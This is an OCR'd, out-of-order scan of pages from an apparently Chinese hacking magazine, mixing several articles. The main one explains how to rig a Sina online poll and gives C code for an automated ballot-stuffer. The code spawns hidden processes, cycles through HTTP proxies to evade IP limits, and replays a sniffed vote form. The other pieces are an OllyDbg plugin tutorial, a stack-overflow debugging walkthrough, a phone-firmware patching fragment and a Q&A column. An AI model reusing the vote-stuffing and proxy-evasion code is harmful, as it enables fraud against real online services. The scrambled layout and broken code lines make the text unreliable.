3. 为了巩固我们的战果，安装一个不错的杀毒软件是极为必要的，我强力推荐卡巴斯基大权，安装完毕后，需要重启系统，注意，当系统重启时，按 F8 键，进入安全模式查杀，这样可以保证更彻底，但运行速度相对较慢。查完后重启，进入普通模式，全部搞定！

一、前言

这天，一朋友给我发过来一个网址 <http://games.sina.com.cn/z/mm/>，说是里面有好多网络游戏 MM。我打开一看，原来是 sina 搞的一个活动，活动名称

叫“中国第一届游戏 MM 风采秀”。不过，作为一个喜欢找系统空子的人，我很快就盯上了其中的投票系统。sina 为这次活动举办了一次网友投票，来评选最受欢迎的网络 MM，每个 MM 都有那么一个得票数，最后据说要选出 5 个得票最多的 MM 参加总决赛。

二、初步实验及简单投票器设计

随便找了一个 MM 做实验，004016 号的纳兰如意 MM，准备瞧瞧 sina 的在线投票系统是不是有缺陷。

实验一：首先我在本机投了一票之后，又找了一台内网的电脑再测试，还可以继续投，说明 sina 并没有限制每个 IP 的投票次数。在仔细地看了这个投票系统之后，发现实质上投票只不过是提交一个链接，就拿 004016 号 MM 来说，其实只要提交 <http://stat.sina.com.cn/cgi-bin/survey/mms2003/vote.pl?usernum=004016&title=纳兰如意>，就可以增加一票。

实验二：打开一个新的 IE 窗口，提交上面的链接，返回的内容是“感谢您的参与！纳兰如意”的票数为 000xxxx 票”，这次投票成功，继续，用这个 IE 窗口第二次提交上面的链接，发现返回的内容是“请不要重复提交信息！”。看来 sina 还是设置了一次链接的投票次数限制，不过，总觉得有点问题，继续做下面的实验。

实验三：打开两个 IE 窗口，同时提交上面的链接，发现增加了两票，这说明 sina 也没有限制两次投票的间隔时间。怪了，刚才一个 IE 窗口提交两次链接怎么不成功？

啃了一个苹果后，突然恍然大悟。原来 sina 是这样设置的，一次 TCP 链接只能投票一次，当检测到本次链接已经投过票之后，就会返回“请不要重复提交信息！”。而关掉这个已经投过票的 IE 时，这次链接就失效了。重新再打开 IE 提交投票链接时，就可以继续投票了。sina 的投票系统果然有很大的缺陷。下面就可以轻松地写出自动投票程序了，主要的代码如下：

```
void vote()
{
    char url[200] = "http://stat.sina.com.cn/cgi-bin/sur-
vey/mms2003/vote.pl?usernum=004016&title=纳兰如意";
```

瞬间拿下新浪投票系统

haike

// 可以改成任意 MM 的投票连接

```
HINTERNET hinternet=0;
hinternet=InternetOpen("Microsoft Internet Explorer",
INTERNET_OPEN_TYPE_PRECONFIG,NULL,NULL,0);
if(hinternet==0)
{
    return;
}

HINTERNET hinternetFile;
hinternetFile = InternetOpenUrl(hinternet,url, NULL, 0,
INTERNET_FLAG_TRANSFER_BINARY | INTERNET_FLAG_RELOAD |
INTERNET_FLAG_DONT_CACHE, 0);
if (!hinternetFile)
{
    return;
}

char buffer[2*1024] = "0";
DWORD dwBytesRead = 0;
InternetReadFile(hinternetFile,buffer,sizeof(buffer),
&dwBytesRead);
printf("%s\n\n",buffer);

InternetCloseHandle(hinternet);
return;
```

上面那个 `vote()` 函数实现的功能就是提交一次投票链接，可以增加一票。由于限制了每次 TCP 链接的投票次数，所以，仅仅不停地调用这个函数是无法连续投票的，但是，你可以绕一下，把这个函数编译成 exe 文件，然后用另外一个程序去不停地 `CreateProcess` 这个 exe 文件，假设上面的代码编译链接成 `toupiao.exe`，你就可以用下面的代码来调用：

```
void main()
{
    printf("code by xiaobai\n\n");

    int num = 0;
    printf("请输入投票次数：");
    scanf("%d", &num);

    int i = 0;
    while(i<num)
    {
        STARTUPINFO startinfo;
```

```

GetStartupInfo(&startinfo);
startinfo.dwFlags = STARTF_USESHOWWINDOW|STARTF_USESTDHANDLES;
startinfo.wShowWindow = SW_HIDE;
PROCESS_INFORMATION processinfo;
if(CreateProcess(NULL, "toupiao.exe", NULL, NULL,
TRUE, CREATE_NO_WINDOW, NULL, NULL, &startinfo,
&processinfo) == 0)
{
    printf("Create process error!\n");
    return;
}
CloseHandle(processinfo.hProcess);
Sleep(1000);
printf("%d ", i);
i++;
}
return;
}

```

这样一来，你就可以不停地投票了。为了程序的稳定性，我设置了每投一次票就 sleep 一秒钟，现在，你一个小时就可以投 3600 票，呵呵，是不是有点过分了，嘿嘿。

三、突破IP限制的隐蔽式投票器设计

前面我们已经设计了一个简单的投票器，虽然简单，不过，投票效率还是挺高的。但是，总觉得好象疏忽了点什么，感觉不太对劲。哦，原来是 IP 问题，我们刚才运行投票器后，总是自己本机一个 IP 地址在投票，如果对方记录了 IP 地址，那么，显示的票都是从这一个 IP 地址来的，那岂不是弄巧成拙。虽然现在看来 sina 好象并没有过滤一个 IP 地址的重复票问题，但是，作为我们这种爱走“旁门左道”的人来说，总不能碰到问题就放手吧！现在就来设计一个隐蔽性比较好的投票器，即使对方设置了 IP 地址的重复投票过滤，也可以成功地进行批量投票。

这个隐蔽式投票器的设计思想就是利用 HTTP 代理服务器。在网络上，我们可以很轻松地得到很多的 http proxy，现在就利用代理来隐藏自己的 IP，让 http proxy 代替我们来提交投票的请求，这样，显示在投票系统服务器上的 IP 地址就是 http proxy 的 IP 地址，就成功地隐藏了自己的 IP。所以，只要你有足够的 http proxy，就可以投很多的票。

```

//-----
// socktp.cpp
// code by xiaobai
//-----
#include <Winsock2.h>
#include <winsock.h>
#pragma comment(lib,"WS2_32.lib")

```

```

void main(int argc,char* argv[])
{
WSADATA wsaData;
char lpbuffer[MAX_PATH*2+50] = "0";
sockaddr_in addrin;
SOCKET sock;

if (WSAStartup(MAKEWORD(2, 2), &wsadata) != 0)
    return;
sock = socket(AF_INET, SOCK_STREAM, 0);

addrin.sin_addr.s_addr = inet_addr(argv[1]);
addrin.sin_port = htons(atoi(argv[2]));
addrin.sin_family = AF_INET;

int rtn = connect(sock,(sockaddr*)&addrin,sizeof(addrin));

ifstrncpy(lpbuffer,"GET http://stat.sina.com.cn/cgi-bin/
survey/mms2003/vote.pl?username=004016&title=纳兰如意");
// 可以修改成任何一个 MM
send(sock,lpbuffer,strlen(lpbuffer),0);

closesocket(sock);
return;
}

```

上面就是投票器的主要实现代码，通过参数传递进去 http proxy 的 IP 地址和端口，就可以让代理去提交投票的链接，这样的话，显示在服务器上的 IP 就是 http proxy 的 IP。这段代码可以利用你给的 http proxy 投一次票。编译链接成 toupiao.exe 文件后，把你所有的 http proxy 地址和端口按照一定格式保存为一个 txt 文件。跟上面的简单投票器一样，再利用另外一段程序，读取每个 http proxy，读取后利用 CreateProcess 传递给 toupiao.exe 文件，就可以不停地投票了。

通过上面的代码，我们就成功地实现了具有隐蔽功能的投票器，即使投票服务器限制了 IP 地址的票数，也不怕了，因为 http proxy 在网络上简直是无限的。所以，只要你找到足够多的 http proxy，就可以投票足够多次，也不会出现大多数票都来自一个 IP 的情况了。

四、解决对策与探讨

上面我们设计了可以突破 IP 限制的隐蔽式投票器，不过说到底，我们希望得到的是一个公平的竞争环境，我们都不喜欢作弊者。所以，我们要对在线投票系统的公平性做些努力。

首先，对于 sina 的这次活动，给我的印象是 sina 不负责任。对于如此的投票缺陷，sina 竟然无动于衷。在刚投票开始的时候，我就想把相关的缺陷情况反映给

sina，可是，活动相关的信箱，自投票以来这几天，始终提示信箱已满，无法投递 mail。论坛中无数人都在询问关于刷票的问题，始终没有人给一个负责的解释。

不过，话说回来，这其实也就是一个商业活动，对于投票的结果，sina 不关注，赞助商也不会关注，他们关注的是最后达到的广告效应和得到的经济利益。呵呵，话扯远了，还是回到技术的层面。为了防止在线投票系统作弊，应该做到下面几个步骤。

1. 首先，设置投票 IP 限制，要求每个 IP 只能投一票，这样可以有效的防止作弊。不过，由于目前的 IP 地址并不充足，有很多都是通过代理或者 NAT 来上网的，因此，有可能很多人使用的是一个 IP 地址。所以，限制 IP 并不是一个很好的办法。有可能让很多人都没有投票的机会，这样本身就造成了不公平。

2. 设置每个 IP 地址的投票延时，碰到 1 种不合适的情况，就可以采用这个办法，每个 IP 地址在投票之后，要经过一段时间的延时才可以第二次投票。这样也是一种防止单个 IP 地址刷票的办法。

3. 其实上面的方法对于我们设计的突破 IP 限制的隐藏式投票器来说，都是没有任何意义的。那该怎么办呢？还是以 sina 为对象来说，设置成为只有 sina 的会员投票，并且每个会员的投票次数都是有限制的。这样，对于防止所有类型的投票器都是很有效的。并且，为了加强效果，可以设置成每次投票都要输入一个随机产生的校验码。这样，再配合前面两种方法，就可以大大降低作弊的可能性。

其实，并不是我们想钻空子，我们只是想让这个网络对所有人都有一个公平的竞争环境。

五、一点补充

昨天 sina 的投票已经结束了，今天再看的时候已经开始了第二轮投票，这次的投票方法改变了一下，不会让你很容易地发现投票提交的信息了，呵呵，看来安全了一些。就拿冰风传奇 MM 投票页来看吧，具体的链接是 http://games.sina.com.cn/z/mm/vote_jz.shtml，要求投票者分配手中的 30 个点数，然后最后点击提交按钮来投票。由于不像以前那种可以直接得到投票的提交信息了，所以，表面上看起来好象作弊的难度大了。

但是，还是有办法的。请出我们的 Sniffer，截获你在点击提交按钮时与 sina 服务器的交互过程，不就可以得到投票提交链接了吗？说做就做，打开 Iris，监视 80 端口的信息。在冰风传奇 MM 投票页上，给 1 号填上 2 分，2 号填上 3 分，19 号填上 4 分，最后的姓名填上 xiaobai，电话填上 1234567，OK！，提交吧。哈哈，想要的东西来了，看下面截获的内容。

第一个数据包：

```
POST /cgi-bin/survey/games/mms2003/vote.cgi HTTP/1.1
Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, application/vnd.ms-powerpoint, application/vnd.ms-excel, application/msword, */*
Referer: http://games.sina.com.cn/z/mm/vote_jz.shtml
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)
Host: stat.sina.com.cn
Content-Length: 500
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: regplace=China_X...5
```

第二个数据包：

```
MMS_Game=%B1%F9%B7%E7%B4%AB%C6%E6&MMS_Result1=2&MMS_Result2=3&MMS_Result3=0&B7%D6&MMS_Result4=0&B7%D6&MMS_Result5=0&B7%D6&MMS_Result6=0&B7%D6&MMS_Result7=0&B7%D6&MMS_Result8=0&B7%D6&MMS_Result9=0&B7%D6&MMS_Result10=0&B7%D6&MMS_Result11=0&B7%D6&MMS_Result12=0&B7%D6&MMS_Result13=0&B7%D6&MMS_Result14=0&B7%D6&MMS_Result15=0&B7%D6&MMS_Result16=0&B7%D6&MMS_Result17=0&B7%D6&MMS_Result18=0&B7%D6&MMS_Result19=4&MMS_Result20=0&B7%D6&User_Name=xiaobai&User_Phone=1234567&User_Code=&User_Address=&User_Email=l=...
```

上面就是 sniffer 得到的东西，我只保留了 http 的部分。看到了吧，用 POST 来提交 /cgi-bin/survey/games/mms2003/vote.cgi，而内容则是后面第二个数据包的内容。第二个数据包的内容很容易理解，看里面 1 号选手对应的 MMS_Result1=2，2 号选手对应的 MMS_Result2=3，19 号选手对应的 MMS_Result19=4，其他的都是 0，还有后面的 User_Name=xiaobai、User_Phone=1234567，呵呵，是不是我们刚才输入的内容。

既然提交的内容都得到了，那就来组合一下，就有了如下的内容。

```
http://stat.sina.com.cn/cgi-bin/survey/games/mms2003/vote.cgi? MMS_Game=%B1%F9%B7%E7%B4%AB%C6%E6&MMS_Result1=2&MMS_Result2=3&MMS_Result3=0&B7%D6&MMS_Result4=0&B7%D6&MMS_Result5=0&B7%D6&MMS_Result6=0&B7%D6&MMS_Result7=0&B7%D6&MMS_Result8=0&B7%D6&MMS_Result9=0&B7%D6&MMS_Result10=0&B7%D6&MMS_Result11=0&B7%D6&MMS_Result12=0&B7%D6&MMS_Result13=0&B7%D6&MMS_Result14=0&B7%D6&MMS_Result15=0&B7%D6&MMS_Result16=0&B7%D6&MMS_Result17=0&B7%D6&MMS_Result18=0&B7%D6&MMS_Result19=4&MMS_Result20=0&B7%D6&User_Name=xiaobai&User_Phone=1234567&User_Code=&User_Address=&User_Email=l=...
```

现在，只要打开 IE，提交上面格式的请求，就可以很容易地增加票数了。你只需要把想投票的 MM 找到对应的 MMS_Result，后面加上你要投的票数，由于 sina 做了限制，每次只能最大是 30。然后，改一下后面的 User_Name 和 User_Phone，提交，呵呵，就投票成功了。我们想得到的已经得到了，投票器也可以轻松地写出来了。不过这次投票器的设计有一点点麻烦，每投一次票，都要随机再产生一个 User_Name 和 User_Phone，呵呵。

OllyDbg 的作者是德国人 Oleh Yuschuk, 目前最高版本是 1.10.2.0, 相信不久就可以与各位见面了。如果说 SoftIce 是 Windows 下 ring0 级调试工具之王的话, 那么 OD 可谓是 ring3 级调试工具之王。它的用户群不在少数, 尤其是对于我们这些涉世之初的菜鸟, 是不可多得的利器, 其实我最喜欢它的原因是运行时占得资源非常少, 可以一边听音乐一边研究程序, 二个字——享受! 并且它的插件功能就不必多说了, 这也是许多人热衷的原因。今天, 我们本着菜鸟求实的精神初探一下 OD 插件的编写。

获得 OD 和它的开发工具包 PDK (Plugin Development Kit), 可以从官方网站获得 <http://WWW.OLLYDBG.DE>。

编译插件使用 VC++、BC++ 等都可以, 我们选用大家都熟悉的 VC++ 来讲解。热身运动完成, 下面我们开始编写插件代码。

我们来个最简单的例子, 一个跳出对话框显示“LoveMeanForEver”的插件, 代码如下:

```
#include <windows.h>
#include "Plugin.h"

static char pluginname[]="LoveMeanForEver";
static HWND wndmain =NULL;
static void show()

    MessageBox(wndmain,"LoveMeanForEver",
    pluginname,MB_OK);

static void about()
    MessageBox(wndmain,"Made by WeILin",
    pluginname,MB_OK);

extc int _export cdecl ODBG_Plugindate(char
shortname[32])
{
    strcpy(shortname,pluginname);
    return PLUGIN_VERSION;
}

extc int _export cdecl ODBG_Plugininit(int
ollydbgversion,HWND      hw,ulong *features)
{
    if(ollydbgversion<PLUGIN_VERSION)
        return -1;
    wndmain=hw;
    return 0;
}

extc int _export cdecl ODBG_Puginmenu(int origin,
char data[4096],void   *item)
{
    if(PM_MAIN==origin)
        return 1;
    else
        strcpy(data, "0&Mean|&About");
    return 0;
}

extc void _export cdecl ODBG_Pluginaction(int origin,
int action,void   *item)
{
    switch(origin)
    {
        case PM_MAIN:
            switch (action)
            {
                case 0:
                    show();
                    break;
                case 1:
                    about();
                    break;
                default:
                    break;
            }
            break;
        default:
            break;
    }
}
```

```
strcpy(data, "0&Mean|&About");
return 1;
}
return 0;

}

extc void _export cdecl ODBG_Pluginaction(int origin,
int action,void   *item)
{
    switch(origin)
    {
        case PM_MAIN:
            switch (action)
            {
                case 0:
                    show();
                    break;
                case 1:
                    about();
                    break;
                default:
                    break;
            }
            break;
        default:
            break;
    }
}
```

`extc int _export cdecl ODBG_Plugindate(char shortname[32])`是用来指定插件的名字的。`extc int _export cdecl ODBG_Plugininit(int olyydbgversion, HWND hw, ulong *features)`是用来初始化插件的。`extc int _export cdecl ODBG_Puginmenu(int origin, char data[4096], void *item)`是用来增加菜单项的名称。`extc void _export cdecl ODBG_Pluginaction(int origin, int action, void *item)`是用来指定对应菜单项的功能。`show()`和`about()`则是执行菜单项是调用的函数。由于本人英语水平有限, 只能初略说明, 请各位见谅。

PDK 中的 lib 是不能直接在 VC++ 中使用的, 因为每个函数前面多了一个下划线。解决方法如下: 首先把 OllyDbg.lib 中每个函数前的下划线去掉。再在命令行中输入命令 `lib /def:OllyDbg.lib`, 如果提示找不到命令的话, 请先执行 VC++ 自带的 vcvars32.bat。此时生成了一个新的 OllyDbg.lib, 把它加入到 link 选项中, 编译即可。

本人水平有限只能介绍到这儿, 希望本文能起到抛砖引玉的作用, 如有错误请予以指正。█



对“Shellcode 之菜鸟编程解析”的补充和深入发掘

刘奇

个人认为孟方明的文章是比较精彩的，总是能让人学到一些新的东西，所以孟兄的每一篇文章我都会认真阅读并分析。这不，又有了新的收获。本文将非常有趣，如果你有C/C++方面的基础知识，那么关于字符数组你将会有新的认识。同时你能清楚的看到溢出发生的全过程，这样的机会可是很难得的噢。本文所示的代码测试环境为Visual C++ 6.0+WindowsXP SP2，调试工具为OllyDbg。我们先来看看“Shellcode 之菜鸟编程解析”中的一点小错误。下面是“Shellcode”一文中的代码：

```
#include <iostream.h>
#include <stdio.h>

char *user32 = "user32";
char *shellcode = "0x90"; // 危险的代码

void func()
{
    unsigned char arg1[15];
    cout << "Please input the variable value:"; // 注意
    cin >> arg1;
    cout << arg1 << endl; // 危险的代码
}

int main()
{
    func();
    getchar();
    return 0;
}
```

注意“cout << arg1 << endl;”这行，“Shellcode”一文指出该行代码是危险的。事实上，从上一行开始就是危险代码了，做个简单的试验就清楚了。为了使代码看起来更加简洁，我们去掉一些不必要的代码和刚才的那行

代码，修改后的代码如下：

```
#include <iostream.h>
#include <stdio.h>

void func()
{
    unsigned char arg1[9];
    cout << "Please input the variable value:"; // 注意
    cin >> arg1;
```

main函数和原来的一样，略。

编译为Release版本，运行，输入超长数据，嘿嘿，还是发生了缓冲区溢出，准确的说是栈溢出，如图1。




图 1

发生溢出的原因是我们输入的字符串覆盖了func()函数的返回地址，但是从上面的消息来看，并不知道哪里发生了溢出。对原文的补充就到此为止。下面我们来更进一步的看看如何分析这类栈溢出的程序。问题变得有点复杂了，分析的代码如下：

```
void func()
{
    unsigned char arg1[9]; // 注意该数组的大小
    cout << "Please input the variable value:"; // 注意
    cin >> arg1;
    cout << arg1 << endl; // 还原这行代码
}

int main()
```

```
func();
getchar();
return 0;
```

编译为Release版本，运行，输入超长数据（10个字符）：123456789a，哎呀，居然没有溢出，如图2。




图 2

奇怪了，数组的大小不是9吗？输入10个字符竟然不溢出。没关系，再来，输入11个字符：123456789ab，还是没有溢出，如图3。



图 3

有些沮丧了。失败乃成功之母，再多加一个字符看看，这次输入12个字符：123456789abc，果然功夫不负有心人，发生溢出了，如图4。




图 4

不要高兴得太早了，奇怪的现象又发生了，程序没有弹出异常对话框。func()函数似乎又被执行了一次，我们被要求再次输入。再次输入123456789abc看看，这次有了不同的结果，我们熟悉的异常对话框终于出现了，如图5，注意异常发生的地址是0040220e。

先总结我们没有搞清楚的问题：

1. 我们定义了大小为9的字




图 5

开团团迷雾，拿出我们经典的调试工具 ollydbg，加载程序，定位 fun() 函数，定位的方法是通过字符串 “Please input the variable value:”，在函数的起始处按 F2 下断点，F9 运行，顺利中断，从堆栈窗口可以看到从 fun() 函数返回后的地址（也叫做返回地址），如图 6。

从第一个返回可以看出 fun() 函数的返回地址是 00401055，那么第二行的返回是什么意思呢？假如有

0012FF80	00401055	返回到 shellcod.<模块入口点>
0012FF84	0040220B	返回到 shellcod.<模块入口点>
0012FF88	00000001	
0012FF8C	00410EAB	
0012FF90	00410E80	
0012FF94	7C930738	ntdll.dll!7C930738
0012FF98	FFFFFFEE	

图 6

这样一个函数调用流程：A() -> B() -> C()，那么返回地址可以这么理解，C() 返回到 B()，B() 返回到 A()。为了更进一步的看清楚溢出发生的全过程我们只好看 ollydbg 的反汇编代码了，我加入了注释以方便大家理解。为了节省篇幅，同时让代码看起来更清爽，我删除了机器码，最后的代码如下：

```

00401000 SUB ESP,0C      ; 注意这一行！fun()函数的地址是 00401000
00401003 MOV ECX,shellcod.00408A30
00401008 PUSH shellcod.00408050 ; ASCII "Please input the variable value:"
0040100D CALL shellcod.004015A3    ; cout << "Please input the variable
value:";
00401012 LEA EAX,DWORD PTR SS:[ESP]
00401016 MOV ECX,shellcod.004089E0
00401018 PUSH EAX
0040101C CALL shellcod.00401290    ; cin >> arg1;
00401021 LEA ECX,DWORD PTR SS:[ESP] ; 取得 arg1 的地址
00401025 PUSH ECX                ; 传递 arg1 的地址给 cout 的<<操作符
00401028 MOV ECX,shellcod.00408A30
0040102B CALL shellcod.004015A3    ; cout << arg1 << endl;
00401030 PUSH shellcod.004010A0
00401035 PUSH 0A                 ; Arg1 = 0000000A
00401037 MOV ECX,EAX              ; |
00401039 CALL shellcod.004010B0    ; \shellcod.004010B0
0040103E MOV ECX,EAX
00401040 CALL shellcod.00401080
00401045 ADD ESP,0C               ; arg1[13]的生命期到此结束了
00401048 RETN

```

第一行汇编代码：SUB ESP,0C 是为局部变量 arg1 分配空间，虽然我们只定义了大小为 9 的字符数组，但是 vc Release 版本为了数据对齐，多分配了 3 个字节，变成了 12 个，那么对于 11 个（加上结尾的 '\0' 共 12 个）字节的输入应该是不会有问题是的了，事实也确实如此，直到我们把输入的字符增加到 12 才看到溢出的发生。如果大家对汇编语言很头疼，也不用怕，我给个 c 版本的大家就明白了：

符数组，为什么输入 12 个字符才发生了溢出呢？

2. 为什么 fun() 函数执行了两次？

3. 为什么两次相同的输入得到不同的结果（图 5）？

下面就随我一起拨

```

void func()
{
    unsigned char arg1[9];
    cout << "Please input the variable value:";
    cin >> arg1;
    for (int i=0; i<13; i++) // 清楚的看到
       分配的12个字符空间
    {
        printf("%x ", arg1[i]);
        cout << arg1 << endl; // 危
    }
    险的代码？不是的
}

```

该程序的输入如图 7，清清楚楚的看到 12 个字符的空间和结尾的 0 了，不是吗？

```

shellcode1.exe!shellcode1Release!shellcode1
Please input the variable value:123456789abc
12 34 56 78 9 0 1 2 3 4 5 6 7 8 9 abc
Please input the variable value:

```

图 7

我们回过头来分析前面的问题，先来看看输入 123456789abc 后的内存布局，如图 8。




图 8

注意到 c/c++ 中，字符数组要以 “\0”（就是 0）结尾，注意不是字符 0（下同）。调用语句 `cin >> arg1` 时，会自动的在数组尾部加上一个 0，如果我们输入 12 个，fun() 函数的返回地址 00401055 的最后的 55 就会被 0 覆盖（参见图 7），返回地址就变成了 00401000，而巧合的是 00401000 刚好是 fun() 函数的地址，所以 fun() 函数又返回了 fun() 函数，这

就是 `fun()` 函数被执行两次的原因。OK，现在只剩下第三个问题了。请大家回过头来看看图 6 的第二个返回地址 004022AB。由于 `fun()` 函数第一次返回的时候 00401055 会从堆栈中弹出，那么紧接着的 004022AB 就作为下一次返回的地址了。也就是 `fun()` 函数第二次正常输入（没有发生溢出）的返回地址。所以当我们第二次输入 123456789abc 时，字符数组结尾字符 0 覆盖了 004022AB 后面的 AB，变成了 00402200。但是前面弹出的异常对话框显示的地址是 0040220e。为什么这两个地址不一样呢？很简单，因为地址 00402200 到 0040220e 之间的代码是合法的代码，用 ollydbg 简单看看就清楚了。

到这里似乎所有的问题都解决了，为什么说似

乎呢？因为还有更多的问题有待我们去挖掘，我再列出一个问题吧。

我们知道发生溢出的时候通过适当的输入（我想差不多可以叫做 shellcode 了）能够让 `fun()` 函数执行两次，那么能否通过特殊的输入让 `fun()` 函数无数次的执行呢？这应该是可以的，方法是用 `fun()` 函数的地址 00401000 去覆盖返回地址。但是这种方法又是不行的（矛盾？不矛盾！），之所以不行，是因为 ASCII 码 “00 10” 在控制台很难输入。

好了，本文到此为止，下次我将带着大家一步一步的写出 shellcode。

（文章中涉及到的工具 ollydbg 及相关代码已收录于当期光盘中）

（上接第 82 页）



图 9




图 10



图 11

会提示有 5 处被替换，关于缓存地址的替换就完成了。下面我们开始替换关于标记的 2201 处，在 bin 里这组数据很多，但是我们需要的只是里面的 10 组，按

按键盘上的“ctrl+H”，在对话框里查找数据 01767A70，然后点替换，直到我们替换完了 10 组 2201，对 bin 的操作完成了。

接下来利用软件 S G H

“Ctrl+G”，在偏移对话框里输入地址 126358（图 12），然后按“Ctrl+H”替换，在对话框的查找里输入数据 2201，在替换对话框里输入代码 2211（图 13）。

确定后出现替换对话框，注意这次我们不选全部替换，在替



图 13

Flasher/Dumper 把修改后的 bin 文件刷写到手机码片里就可以实现超 COOL 的大铃声播放了，而其它系统的铃声限制破解过程类似，有兴趣朋友可以自己修改看看，只要做好备份工作就可以放心去做各种试验了。

（本文涉及到的软件 S G H Flasher/Dumper、hexworkshop、winhex 光盘有收录）




图 12

合
作
站
点

西部网安

地址：www.westsafe.net

站点性质 西北地区最大的IT资讯、
系统安全防护类站点！漏洞播报、各种软
件下载、IT、黑客人物介绍等与计算机相
关的一切。各个频道及文章页面下都有。

37.2°C 网安基地

地址：www.hhack.com

站点性质 最少的服务
+ 最小的权限 = 最大的安全

黑客动画吧

地址：www.hack58.com

最新黑客资讯、黑客工具、黑客动画
教程第一时间更新，黑客动画吧每天给您
全新的感受，是您的良师益友。来吧！来
吧！相约黑客动画吧！尽情“淘宝”吧！

问: 什么时候需要进入带有网络支持的安全模式?

答: 对于一些需要在联网的条件下解决的问题,或者需要解决系统中的网络故障,例如网络打印、网络浏览、网络共享时,就需要Windows 2000提供的这种带有网络支持的安全模式。在这种模式下Windows 2000除了装入和安全模式下一样的文件外,还增加了基本的网络配置部分。

问: 为什么Windows XP SP2从待机恢复时,出现蓝屏,停 止码为STOP: 0x000000D1 (0x0000000C, 0x00000002, 0x00000001, 0xF96C49ED), DRIVER_IRQL_NOT_LESS_OR_EQUAL?

答: 这个故障产生的原因是由于你安装了Sygate Personal Firewall,同时待机时间比较长之后进行恢复。建议升级Sygate Personal Firewall的最新版,如果还不行请卸载该软件,并使用其他防火墙工具。

问: 我的一个免费信箱最近无法发信了,但可以正常接收。我试了很多发送邮件的服务器都不行,请问怎么解决?

答: 首先确认你的发件服务器是否需要身份验证,从2000年年底开始,很多ISP的邮件服务器需要身份验证才能发信。如果用的是OE,你可以选择菜单“工具→帐号→邮件→属性→服务器”,点中“我的邮件需要身份验证”即可解决。如果是Foxmail,你可以选择菜单“帐户→属性→邮件服务器→SMTP服务器需要身份验证→设置”,设置完后确定即可。

问: 我使用的金山网镖在使用过程中不断提示拦截某IP地址的ICMP、IGMP数据包,怎么办?

答: 出现此提示一般是由于网络中其他主机发送的无用数据包引起,已经被网镖拦截,无需担心会被攻击或引起安全问题。

问: 我的IE一打开就会跳出对话框“Explorer发生错误(KERNEL32.DLL)”,重新启动后问题依旧,怎么办?

答: 用“记事本”创建或者直接修改系统配置文件 C:\Config.sys,在其中加入如下3行语句:

```
FILES=65
BUFFERS=40
STACKS=64,512
```

如果错误仍然存在,可使用“记事本”打开系统文件夹(Windows)下的system.ini文件,然后在[386Enh]节上加入如下两行语句

```
Increases default stack pages from 2 to 6
MinSPs=6
```

MinSPs默认值是2,如需要,每次增加2直到解决问题为止,而第一句前面的“;”主要起注释作用。修改好后保存退出,重启使之生效。

问: 开机时弹出对话框,提示“缺少动态库链接文件msnp32.dll,network,无法正常运行”,按确定后,进入系统一切正常。在别人的机器上无法找到这个文件,重新覆盖装系统也没有用。

答: msnp32.dll是Microsoft网络功能的重要组件,安装了网卡(包括拨号适配器)和Microsoft网络客户端,该文件位于System目录下。系统找不到该文件,可能被误删。在网络属性中删除掉所有的协议和适配器,然后重新添加适配器、TCP/

呆呆虫

问吧?



IP协议和Microsoft网络客户,Windows将重新复制网络功能需要的文件。

问: 如何找回NTFS格式分区下意外丢失的文件?

答: 你可以使用专门的软件,如Final Data for NTFS,或者是Get Data Back for NTFS。这两个软件的文件恢复效果都不错。如果在文件删除后没有任何文件操作,恢复率接近100%。所以不要等到文件删除后才安装这个软件,最好是与Windows系统一起安装,并在出现文件误删除后立刻执行恢复操作,一般可以将删除的文件恢复回来。

问: 请教如何在浏览器地址栏前添加自定义的小图标? 就如同YAHOO、163的那样。

答: 其实这并不是什么高深技术,只不过在网站目录下添加了一个特定文件而已。首先,我们需要预先制作一个图标文件,大小为16*16像素。文件扩展名为ico,然后上传到相应目录中。在HTML源文件“<head></head>”之间添加如下代码:<Link Rel="ICON NAME" href="http:// 图片的地址(注意与刚才的目录对应)">,当然如果用户使用IE5或以上版本浏览时,就更简单了,只需将图片上传到网站根目录下,即可自动识别。

问: 采采,问你个问题,在查看“网上邻居”时,会出现“无法浏览网络,网络不可访问”。想得到更多信息,请查看“帮助索引”中的“网络疑难解答”专题的错误提示,这个网络故障怎么解决啊?

